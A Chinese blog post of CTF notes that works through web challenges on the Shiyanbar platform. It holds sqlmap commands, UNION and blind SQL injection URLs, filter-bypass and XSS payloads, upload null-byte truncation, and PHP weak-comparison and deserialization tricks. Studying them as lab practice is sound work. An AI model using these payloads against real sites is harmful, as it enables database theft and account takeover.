
CTF西普实验吧记错本--WEB


原创

Wh0ale 于 2018-04-30 21:14:52 发布 2265 收藏 2
分类专栏： 安全技术 文章标签： CTF

本文链接：https://blog.csdn.net/m0_37438418/article/details/80151872



1.看起来有点难



登陆题

①首先万能密码登陆看看，无果，CTF的题不会那么简单

②测试过滤了哪些字符

③手工注入查看有哪些注入点，盲注也试试，最后发现有布尔型注入

可以自己写python脚本，也可以sqlmap自带的脚本

qlmap.py --url="http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=1&action=login" -p "admin" --string="登录失败" --technique="B" -v 1 -D test -T admin -C "username,password" --dump （库名，表名，列名改一下参数就能跑出来，这个是最后的命令）

tip：登陆框也可以进行注入，这是我之前没有想到的，而且这道题还让我明白了盲注的类型，算是挺好的一道题

还有这道题使用and 和or 效果不一样，一个可以进行时间盲注，另一个不可以

admin=admin' and sleep(10) or '1'='1&pass=&action=login

2. 猫抓老鼠

<script>alert(/flag/)</script>
<sc<script>ript>alert(/xss/)</script> 双写绕过
<ScRipt>alert(/xss/)</script> 大小写混淆绕过
<img src=1 onerror=alert(/xss/)> img、body等标签的事件或者iframe等标签的src注入

是我想太多
这道题的关键在于“抓”这个字
用burp抓包，考察你对burp的包是否熟悉
HTTP/1.1 200 OK
Date: Fri, 27 Apr 2018 08:23:26 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUyNDgxNTUyMA==
Content-Length: 21
Connection: close
Content-Type: text/html

KEY: #WWWnsf0cus_NET#

Content-Row: MTUyNDgxNTUyMA== 其中这段base64的编码看上去非常特殊，于是判定喝酒时这道题的关键。

并不仅仅局限于XSS

3.貌似有点难

主要考察代码审计以及抓包改包

刚开始我还以为用代理1.1.1.1访问，得出的一串数字就是Flag（这也是种思路，但是出题人没有这么做）
到后面还是用burp改包得到Flag的
X_FORWARDED_FOR:1.1.1.1

Great! Key is SimCTF{daima_shengji}

4.这个看起来有点简单!

这道题首先想到的就是sql注入无疑了
https://blog.csdn.net/m0_37438418/article/details/79678744

http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,SCHEMA_NAME from information_schema.SCHEMATA

数据库
ID content
1 welcome to this game! enjoy
1 information_schema
1 my_db
1 test

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,table_name from information_schema.tables where table_schema='my_db'

表名
ID content
2 this is test
1 news
1 thiskey

列名
http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,column_name from information_schema.columns where table_schema='my_db'

ID content
2 this is test
1 id
1 content
1 k0y

http://ctf5.shiyanbar.com/8/index.php?id=1 union select 1,k0y from thiskey

ID content
2 this is test
1 whatiMyD91dump

一个疑问如何手工注入脱裤

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,group_concat(column_name) from

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,group_concat(column_name) from information_schema.columns where table_schema='my_db'

group_concat用法
ID content
2 this is test
1 id,content,k0y

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,load_file(C:\Users\49974\Desktop\常用命令\ctf笔记本\看起来有点难) from information_schema.columns where table_schema='my_db'
读文件

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,user() from information_schema.columns where table_schema='my_db'
用户名
ID content
2 this is test
1 web5bn@localhost

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,group_concat(k0y) from information_schema.columns where table_schema='thiskey'

http://ctf5.shiyanbar.com/8/index.php?id=2 union select 1,group_concat(id,content) from news

脱裤
ID content
2 this is test

1 1welcome to this game! enjoy,2this is test

6.PHP大法

真道题真的恶心
无论什么时候都应该相信自己，不要因为失败而质疑自己的水平
首先

Can you authenticate to this website? index.php.txt
打开index.php.txt 会发现一段php代码，这就是解开问题的关键所在

eregi()函数在一个字符串搜索指定的模式的字符串。搜索不区分大小写。Eregi()可以特别有用的检查有效性字符串,如密码。

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
主要考察解码后的id是否为hackerDJ（这里我还在想Get请求是怎样发生的，基础功还是不够呀，有个？就是get请求呀）

当然CTF题不会那么简单，一次编码后我发现还是Not allow,并且地址栏还是没变，这里因为我用firebug就没注意地址栏
看了别人的Writeup才发现
后面二次编码重新拿到Flag

http://ctf5.shiyanbar.com/DUTCTF/index.php?
id=%25%36%38%25%36%31%25%36%33%25%36%42%25%36%35%25%37%32%25%34%34%25%34%4

7.what a fuck!这是什么鬼东西？

这道题不懂我直接看writeup的

很有特征的，jother编码，一堆括号。可以在线解码，不过为了离线考试，在chrome浏览器，F12，有一个console，粘贴全部代码，回车，弹出key

8.程序逻辑问题

$sql = "select pw from php where user='$user'";
查php里面user字段里面的pw的字段值

$query = mysql_query($sql);
这句话的意思是把上一个查询的值放入到query变量中，如果查询的结果不存在，就输出一个错误，如果有的话就打印出Key。
```
  if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
 echo "<p>Logged in! Key:********** </p>";
```
strncasecmp用来比较参数s1和s2字符串前n个字符，比较时会自动忽略大小写的差异。

$row = mysql_fetch_array($query, MYSQL_ASSOC);
mysql_fetch_array() 函数从结果集中取得一行作为关联数组，或数字数组，或二者兼有
返回根据从结果集取得的行生成的数组，如果没有更多行则返回 false。
http://www.w3school.com.cn/php/func_mysql_fetch_array.asp

$row = mysql_fetch_array($query, MYSQL_ASSOC);
MYSQL_ASSOC这个返回的数组是以数据表中的字段为键的而MYSQL_NUM是以数字为键的
返回记录集类型为 关联数组array mysql_fetch_array (resource $result [, int $ result_type])有一点很重要必须指出，用 mysql_fetch_array() 并 比用 mysql_fetch_row()慢，而且还提供了明显更多的值。
mysql_fetch_array() 中可选的第二个参数 是一个常量，可以接受以下值：MYSQL_ASSOC，MYSQL_NUM 和 MYSQL_BOTH。本特性是 PHP 3.0.7 起新加的。本参数的默认值是 MYSQL_BOTH。如果用了 MYSQL_BOTH，将得到一个同时包含关联和数字索引的数组。用 MYSQL_ASSOC 只得到关联索引（如同 mysql_fetch_assoc()那样），用 MYSQL_NUM 只得到数字索引[]

其实这道题本质就是查询输入的两个值 （123 md5_32（123））

还有一种方法就是利用sql语句

本题的漏洞点在

if (($row[pw]) && (!strcasecmp($pass, $row[pw])))

也就是说row[pw]和$pass相等就好了

row[pw]是可以控制的，把pw变成md5（pass）就可以了，这时候我们可以构造这样的语句

构造语句:' and 0=1 union select '529CA8050A00180790CF88B63468826A'#

($sql = "select pw from php where user='$user'";)

密码：hehe

```
Logged in! Key: SimCTF{youhaocongming}
```

9.西普CTF-NSCTF web200

考点：逆向思维，编程能力。

根据给出的加密函数，写出对应的解密函数！
1，反转字符串;
2，截取新字符串的每一个字符
3，将每一个字符的ascii码+1
4，取出字符
5, 重新连接为新的字符串。
6，将新的字符串进行base64加密
7，再反转。
8，用rot13加密得到密文

那么解密函数的代码运行过程如下：

1，rot13进行解密
2，反转
3，base64解密
4，反转
5，将每一个字符的ascii码-1
6，将字符重新连接得到明文

最终写出解密函数如下所示

```
<?php
function decode($str)
{
    $_='';
    $one=str_rot13($str);
    $two=strrev($one);
    $three=base64_decode($two);
    $four=strrev($three);
    for($i=0;$i<strlen($four);$i++)
    {
        $_c=substr($four,$i,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return $_;
}
print decode("a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws");
?>
```

运行到脚本

10.上传绕过

这道题就是考burp上传和00截断的
老样子还是对自己不自信，不信任自己的方法
明明就很简单的00截断出错了就不继续下去然后去翻wp

这道题两个坑
一个就是00截断的坑

一个就是上传路径的坑，是在/upload/1.php处00截断（此处路径应该填写1.php .jpg 然后截断）

11.False

本题考的是sha1 函数漏洞

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
 echo '<p>Login first!</p>';
?>
```

发现GET了两个字段name和password，获得flag要求的条件是：name != password & sha1(name) == sha1(password)
乍看起来这是不可能的，其实可以利用sha1()函数的漏洞来绕过。如果把这两个字段构造为数组，如：?name[]=a&password[]=b，这样在第一处判断时两数组确实是不同的，但在第二处判断时由于sha1()函数无法处理数组类型，将报错并返回false，if 条件成立，获得flag。
?name[]=1&password[]=2

这道题我没想到sha1函数的意义，没明白他考的是什么，所以做题不要着急，要仔细看题。这题考的是sha1函数漏洞。
实例
计算字符串 "Hello" 的 SHA-1 散列：

```
<?php
$str = "Shanghai";
echo sha1($str);
?>
```

运行实例
定义和用法
sha1() 函数计算字符串的 SHA-1 散列。

sha1() 函数使用美国 Secure Hash 算法 1。

来自 RFC 3174 的解释 - 美国 Secure Hash 算法 1：SHA-1 产生一个名为报文摘要的 160 位的输出。报文摘要可以被输入到一个可生成或验证报文签名的签名算法。对报文摘要进行签名，而不是对报文进行签名，这样可以提高进程效率，因为报文摘要的大小通常比报文要小很多。数字签名的验证者必须像数字签名的创建者一样，使用相同的散列算法。

```
<?php
$str = "Shanghai";
echo "字符串：".$str."<br>";
echo "TRUE - 原始 20 字符二进制格式：".sha1($str, TRUE)."<br>";
echo "FALSE - 40 字符十六进制数：".sha1($str)."<br>";

?>
```

12.Guess Next Session

```
if (isset ($_GET['password'])) {
   if ($_GET['password'] == $_SESSION['password'])
      die ('Flag: '.$flag);
   else

      print '<p>Wrong guess.</p>';
```

最主要的一段代码，刚开始我还不明白if (isset ($_GET['password'])) 这段话的意思 在百度上查isset — 检测变量是否已设置并且非 NULL

如何把他设置为非null并且和_GET['password'] 相等呢

当然是抓包来实现，抓包把password和$_SESSION['password']相等即可拿到Flag

Flag: CTF{Cl3ar_th3_S3ss1on}

13.Once More

啊拉？又是php审计。已经想吐了。

hint：ereg()函数有漏洞哩；从小老师就说要用科学的方法来算数。

ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的。

```
<?php
if (isset ($_GET['password'])) {
 if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
 {
 echo '<p>You password must be alphanumeric</p>';
 }
 else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
 {
 if (strpos ($_GET['password'], '*-*') !== FALSE)
 {
 die('Flag: ' . $flag);
 }
 else
 {
 echo('<p>*-* have not been found</p>');
 }
 }
 else
 {
 echo '<p>Invalid password</p>';
 }
}
?>
```

题目给了提示，这道题是使用ereg()函数漏洞，就算不会也应该先去百度搜而不是找

wp（https://blog.csdn.net/qq_31481187/article/details/60968595这个链接是php函数漏洞的链接）

^[a-zA-Z0-9]+$", $_GET['password'])

题目要求是字母或者数字，不是则返回You password must be alphanumeric

下面又要要求数字的大小，这里就用到科学计数法（百度科学计数法）

同时还要求包含（*-*）这里就用到了%00截断----第一个坑

构造：1e9%00*-*

但是输入的时候还是报错，这时候应该注意地址栏自动转义了我们的百分号（1e9%2500*-*0）

所以使用firebug在地址栏上输入即拿到flag

14.忘记密码了

这道题挺有意思的，也有很多知识点

这触及到我的知识盲区啦

首先是

随便输入一些字符串

你邮箱收到的重置密码链接为 ./step2.php?email=youmail@mail.com&check=??????

这里可以发现 /step2.php为我们的跳转链接（就像是发验证码到你的邮箱一样，这就是跳转链接）

查看源码发下

<!DOCTYPE html>

<html>

<head>

<meta charset="utf-8" />

<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />

<meta name="renderer" content="webkit" />

<meta name="admin" content="admin@simplexue.com" />

<meta name="editor" content="Vim" />

<script>alert("你邮箱收到的重置密码链接为 ./step2.php?email=youmail@mail.com&check=???????")</script> <title>logic</title>

下面三行为关键处：

爆出了管理员邮箱

编辑器为vim（此处有vim编辑器漏洞）

还有跳转链接也爆出来了

然后我们把admin@simplexue.com写上去试试

提示：邮件发到管理员邮箱了，你看不到的

这时候应该是会有跳转链接，但是没有发给我们，我们可以伪造：

http://ctf5.shiyanbar.com/10/upload/step1.php?emailAddress=admin@simplexue.com

http://ctf5.shiyanbar.com/10/upload/step2.php?email=admin@simplexue.com&check=???????

这里链接一闪而过，此时一定要相信自己（这里看wp才想到用burpsuite抓包试试）

果然抓包发现step2.php?email=admin@simplexue.com有可用的信息

<form action="submit.php" method="GET">

<h1>找回密码step2</h1>

email:<input name="emailAddress" type="text"

Notice: Use of undefined constant email - assumed 'email' in C:\h43a1W3\phpstudy\WWW\10\upload\step2.php on line 49

value="youmail@mail.com" disable="true"/></br>

token:<input name="token" type="text" /></br>

<input type="submit" value="提交">

发现submit.php这个脚本

我们打开看看显示：you are not an admin

这里应该需要管理员登陆token，如何找到管理员token呢

这时候要想到

vim编辑器有一个特点，会生成一个临时的备份文件

submit.php生成的就是.submit.php.swp，因为其为隐藏文件，所以前面会有一个点（看wp知道的）

然后我们打开.submit.php.swp，火狐工具改成unicode编码即正常显示

.....这一行是省略的代码.....

```
if(!empty($token)&&!empty($emailAddress)){
 if(strlen($token)!=10) die('fail');
 if($token!='0') die('fail');
 $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
```

发现要求token长度要为10且为0

伪造token

http://ctf5.shiyanbar.com/10/upload/step2.php?email=admin@simplexue.com&check=0000000000

不对

http://ctf5.shiyanbar.com/10/upload/step2.php?email=admin@simplexue.com&token=0000000000

也不对

http://ctf5.shiyanbar.com/10/upload/submit.php?emailAddress=admin@simplexue.com&token=0000000000

正确：flag is SimCTF{huachuan_TdsWX}

这道题总得来说还是比较绕的

step1（管理员）→step2（sumbit.php）→sumbit.php（.submit.php.swp）→unicode编码→代码审计→token→耐心排错→http://ctf5.shiyanbar.com/10/upload/submit.php?emailAddress=admin@simplexue.com&token=0000000000

最后一步我重新做的时候还是犯错了 忘了是submit.php?emailAddress=admin@simplexue.com&token=0000000000

当时抓包的时候就应该记住是submit才有token

15.天网管理系统

万能密码：admin' or 1=1#(测试字符和数字也可能为admin' or '1'='1# admin' or 1=1--)

似乎不能行，看writeup

这题还真是一点儿都不懂

查看源码

```
$test=$_GET['username']; $test=md5($test); if($test=='0')
```

PHP 函数漏洞总结

MD5 compare漏洞

PHP在处理哈希字符串时，会利用”!=”或”==”来对哈希值进行比较，它把每一个以”0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以”0E”开头的，那么PHP将会认为他们相同，都是0。

常见的payload有

0x01 md5(str)

QNKCDZO

240610708

s878926199a

s155964671a
s214587387a
s214587387a
sha1(str)
sha1('aaroZmOk')
sha1('aaK1STfY')
sha1('aaO8zKZF')
sha1('aa3OFF9m')

0x02 md5(md5(str)."SALT")
同时MD5不能处理数组，若有以下判断则可用数组绕过

```
if(@md5($_GET['a']) == @md5($_GET['b']))
{
    echo "yes";
}
//http://127.0.0.1/1.php?a[]=1&b[]=2
```

php的函数漏洞：

MD5 compare漏洞
ereg函数漏洞00截断
变量本身的key
变量覆盖
strcmp
sha1 和 md5 函数
is_numeric
preg_match
parse_str
字符串比较
unset
intval
switch
in_array
serialize 和 unserialize漏洞
session 反序列化漏洞

```
<html>
<head>
<meta charset=utf8>
<title>最安全的管理系统</title>
```

```
</head>
<body>
<h1>天网管理系统</h1>
<p>安全与你同在</p>
<p>
账户:admin  
密码:admin
</p>
<p>就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。</p>
<form enctype="multipart/form-data" method="post" action="index.php">
<table>
<th>
<td>大家请放心使用我们的产品。</td>
</th>
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"</td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```

```
$test=$_GET['username'];
$test=md5($test);
if($test=='0')
```

  是相当于一个特殊字符在编程页面中的代码。输入 后会直接在Web页面上显示一个空格。

enctype 属性规定在将表单数据发送到服务器之前如何对其进行编码。

默认是对表单数据以 "application/x-www-form-urlencoded" 进行编码。这意味着在发送前对所有字符进行编码（把 "+" 转换为空格，把特殊字符转换为 ASCII 十六进制值）

```
$unserialize_str = $_POST['password'];
    $data_unserialize = unserialize($unserialize_str);
    if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???')
    {
      print_r($flag);
    }
```

}
伟大的科学家php方言道：成也布尔，败也布尔。
回去吧骚年

这里我们先简单介绍一下php中的魔术方法（这里如果对于类、对象、方法不熟的先去学学吧），即Magic方法，php类可能会包含一些特殊的函数叫magic函数，magic函数命名是以符号__开头的，比如 __construct， __destruct，__toString，__sleep，__wakeup等等。这些函数都会在某些特殊时候被自动调用。
例如__construct()方法会在一个对象被创建时自动调用，对应的__destruct则会在一个对象被销毁时调用等等。
这里有两个比较特别的Magic方法，__sleep 方法会在一个对象被序列化的时候调用。 __wakeup方法会在一个对象被反序列化的时候调用。

在这里介绍一个序列化漏洞，首先不要相信用户输入的一切
看下面代码

```
<?php
class test
{
   public $username = '';
   public $password = '';
   public $file = '';
   public function out(){
       echo "username: ".$this->username."<br>"."password: ".$this->password ;
   }
    public function __toString() {
       return file_get_contents($this->file);
   }
}
$a = new test();
$a->file = 'C:\Users\49974\Desktop\plan.txt';
echo serialize($a);
?>
//tostring方法会在输出实例的时候执行，如果实例路径是隐秘文件就可以读取了
```

这题涉及到的东西太多了 我需要看一篇php函数讲解的视频才能搞懂

```
$unserialize_str = $_POST['password'];
   $data_unserialize = unserialize($unserialize_str);
   if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???')
   {
     print_r($flag);
   }
```

伟大的科学家php方言道：成也布尔，败也布尔。
回去吧骚年

反序列化漏洞

```
$unserialize_str = $_POST['password'];
$data_unserialize = unserialize($unserialize_str);
if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???'){
    print_r($flag);
}
```

```
<?php
  $a = array("user" => true,"pass" => true);
  $b = serialize($a);
  echo $b;
  echo "<br>";
  $c = unserialize($b);
  print_r($c);
?>
```

把a:2:{s:4:"user";b:1;s:4:"pass";b:1;}作为密码，用户名为admin，登陆，得到flag

ctf{dwduwkhduw5465}

这道题先思考抓包返回的那句话

```
$test=$_GET['username'];
$test=md5($test);

if($test=='0')
```

查看是否md5($test)为null ，这里会用到md5对比替换上去的与0相等(弱相等)

然后看到反序列化漏洞，先好好了解反序列化，再构造语句登陆

16.Forms

```
<html>
<head>
<title>Forms</title>
</head>
<body>

User with provided PIN not found.
<form action="" method="post">
  PIN:<br>
  <input type="password" name="PIN" value="">
  <input type="hidden" name="showsource" value=0>
  <button type="submit">Enter</button>
</form>
</body>
```

```
</html>
```

```
<html>
<head>
<title>Forms</title>
</head>
<body>

<br />
<b>Notice</b>:  Undefined index: PIN in <b>C:\h43a1W3\phpstudy\WWW\10\main.php</b> on line <b>11</b><br />
<br />
<b>Notice</b>:  Undefined index: showsource in <b>C:\h43a1W3\phpstudy\WWW\10\main.php</b> on line <b>12</b><br />

<form action="" method="post">
    PIN:<br>
    <input type="password" name="PIN" value="">
    <input type="hidden" name="showsource" value=0>
    <button type="submit">Enter</button>
</form>
</body>
</html>
```

①审查元素就可以发现有趣的东西了
F12可以看到隐藏了一个输入框，值是0

```
<input type="hidden" name="showsource" value="0">
```

把hidden改成text，0改成1试试吧

会出现几句代码
得到PIN码

②表单的默认值为0

不填表单直接提交，burp抓包
把0改成其它数字，发包
出现了php源代码
当提交的值为-1982774773616112831283716166172777371616672727261614900182384 7的时候就会返回flag

提交-19827747736161128312837161661727773716166727272616149001823847，得到flag

17.拐弯抹角

1.不能有./ 2.不能有../ 3.不能有大写字母和?和#符号 4不能有// 5.必须以index.php结尾 6.index.php后面不能出现"."这个符号 7.url要和/indirection/index.php不一样

多数这种需要看很多信息的题一定会有很多奇淫技巧
在注释里完全可以看到信息，这题考的也不是代码审计，考的是伪静态的应用
所以我们构造网站链接
http://ctf5.shiyanbar.com/indirection/index.php/index.php

18.让我进去

不会

wp：http://hebin.me/2017/09/06/%E8%A5%BF%E6%99%AEctf-%E8%AE%A9%E6%88%91%E8%BF%9B%E5%8E%BB/

19.天下武功唯快不破

```
import requests
import base64

r = requests.post('http://ctf5.shiyanbar.com/web/10/10.php')

key = r.headers['FLAG']

flag = base64.b64decode(key).decode().split(':')[1]

para = {'key':flag}

r = requests.post('http://ctf5.shiyanbar.com/web/10/10.php',data = para)

print(r.text)
```

CTF{Y0U_4R3_1NCR3D1BL3_F4ST!}

20.简单的sql注入

http://ctf5.shiyanbar.com/423/web/?id=

1 and or # -- union select from where查看过滤

union select table_name from information_schema.tables

1' unionunion selectselect table_name fromfrom information_schema.tables wherewhere '1'='1

1' unionunion selectselect column_name fromfrom information_schema.columns wherewhere table_name='flag

1' unionunion selectselect column_name fromfrom information_schema.columnsinformation_schema.columns wherewhere table_name='flag

1' unionunion selectselect column_name fromfrom information_schema.coluinformation_schema.columnsmns wherewhere table_name='flag

1' unionunion selectselect column_namcolumn_namee fromfrom information_schema.coluinformation_schema.columnsmns wherewhere table_name='flag

1' unionunion selectselect flag fromfrom flag wherewhere '1'='1

简单的sql注入2
′ 可以报错 即字符型注入
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1'" at line 1

http://ctf5.shiyanbar.com/web/index_2.php?id=1' or "=' --
SQLi detected!

http://ctf5.shiyanbar.com/web/index_2.php?id=1'/**/or/**/"='--
ID: 1'/**/or/**/"='--
name: baloteli

http://ctf5.shiyanbar.com/web/index_2.php?id=1'/**/or/**/"='
ID: 1'/**/or/**/"='
name: baloteli

ID: 1'/**/or/**/"='
name: kanawaluo

ID: 1'/**/or/**/"='
name: dengdeng

这里是－－和不加－的区别

说明的确是过滤空格，而且只过滤了空格

接下来就常规了

' or exists (select * from admin) and "='
'/**/or/**/exists(select/**/*/**/from/**/admin)/**/and/**/"='
'/**/or/**/exists(select/**/*/**/from/**/flag)/**/and/**/"='
'/**/or/**/exists(select/**/flag/**/from/**/flag)/**/and/**/"='
'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/"='

1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
查看数据库
ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: information_schema

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: test

ID: 1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
name: web1

1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
查看有哪些表
ID: 1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
name: admin

1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/'1'='1，
查看有哪些列

1'/**/union/**/select/**/flag/**/from/**/web1.flag/**/where/**/'1'='1
查看flag数据

ID: 1'/**/union/**/select/**/flag/**/from/**/web1.flag/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/flag/**/from/**/web1.flag/**/where/**/'1'='1
name: flag{Y0u_@r3_5O_dAmn_90Od}

简单的sql注入3

输入'报错
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\h43a1W3\phpstudy\WWW\web\index_3.php on line 30
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1

通过 1' and '1'='1 返回正确， 1' and '1'='2 返回错误可知，当输入正确值的时候返回hello，输入错误值无显示，且过滤了sleep()

{
admin=admin'and '1'='1&pass=&action=login 登录失败，错误的用户名和密码

admin=admin'and '1'='2&pass=&action=login 数据库连接失败！

admin=admin' and 1=1 and ''='&password=&action=login 登录失败，错误的用户名和密码

admin=admin' and sleep(10) and ''='&password=&action=login 数据库连接失败！并且延时
}

进行猜解表名：
方法一：1' and (select count(*) from 表名) > 0#
方法二： 1' and (select count(*) from aaa) > 0#
1' and(select count(*) from information_schema.columns where table_schema='web1' and table_name='flag') > 1 # ，返回正确，>2 无返回，可知flag表有2列，

猜列名：
1' and (select 列名 from flag) > -1# 或
1'union select 列名 from flag，放在burp中进行爆破，列名存在输出hello，不存在就报错。如下，存在flag和id两列

猜字段长度：

1'+and(select+length(flag)+from+flag)>25%23# 和 1'+and(select+length(flag)+from+flag)>27%23#，
大于25返回hello即正确，小于27返回空即错误，可知一共有26个字符。

猜字段：
1'and ascii(substr(select flag from flag),1,1)= 110#

将上面的payload2 按照数值排序为：102 108 97 103 123 89 48 117 95 64 114 51 95 53 79 95 100 65 109 110 95 57 48 79 100 125，利用burp自带转码工具转换(先hex，然后ascii)即可得flag{Y0u_@r3_5O_dAmn_90Od}

19.登陆一下好么？

select * from user where username='用户名' and password='密码'
利用 1'='1 0'='0

这样显然不行，因为查询到数据库中没有username=1 的元组，返回了0

而 0 !='1' 所以需要改为 username= 1'='0

password= 1'='0

先看前面username那一块，由于两个等号是从左往右计算的，username='p'不存在就会返回0（false），而0="则会返回1，这样where后面计算结果就变成了1 and 1，这样最后就会把数据表中所有的数据挑出来。

sql里面弱类型的比较，以下情况都会为true：
1='1'
1='1.0'
1='1后接字母(再后面有数字也可以)'
0='除了非0数字开头的字符串'

（2）利用mysql数据类型转换特性以及特殊截断符号“%00;”：

select * from table where username=0;

select * from table where username='a'+0;

这两句均会返回库中所有元组，就是说如果一个字符类型的变量接收到一个整形变量且值为0的时候，就会返回库中所有元组（第二句'a'+0会进行强制类型转换，最后结果还是0）

其次，mysql的注释符号除了-- + ， # ，/**/之外，还有;%00。
利用这两点，构造如下payload:
username=a'+0;%00&password=
就可以成功绕过了

遇到这种有登陆框的操作，显示看他是POST 还是GET
一般是想到用万能密码，但是这道题过滤了字符，那么万能密码就失效了

这道题给我的收获是，登录框也可以进行注入

20.你真的会PHP吗？

经过审计我们可以发现如果我们要拿到flag，POST的number需要满足以下条件：
1.不为空，且不能是一个数值型数字，包括小数。(由is_numeric函数判断)
2.不能是一个回文数。（is_palindrome_number判断）
3.该数的反转的整数值应该和它本身的整数值相等。即：

intval($req["number"])=intval(strrev($req["number"]))

回文数就是类似于121这样的数。从上面可以看出2，3条件似乎是冲突滴！

下面给出两种解法：
两种方法：
①利用intval函数溢出绕过
Intval最大的值取决于操作系统。 32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。举例，在这样的系统上， intval(‘1000000000000’) 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。

通过上面我们知道服务器的操作系统是32位的，所以我们构造2147483647就可以同时满足2，3条件。通过把空字符可以绕过is_numeric的判断（如%00,%20）,所以我们构造以下poc，number=2147483647%00 和 number=2147483647%20都可。

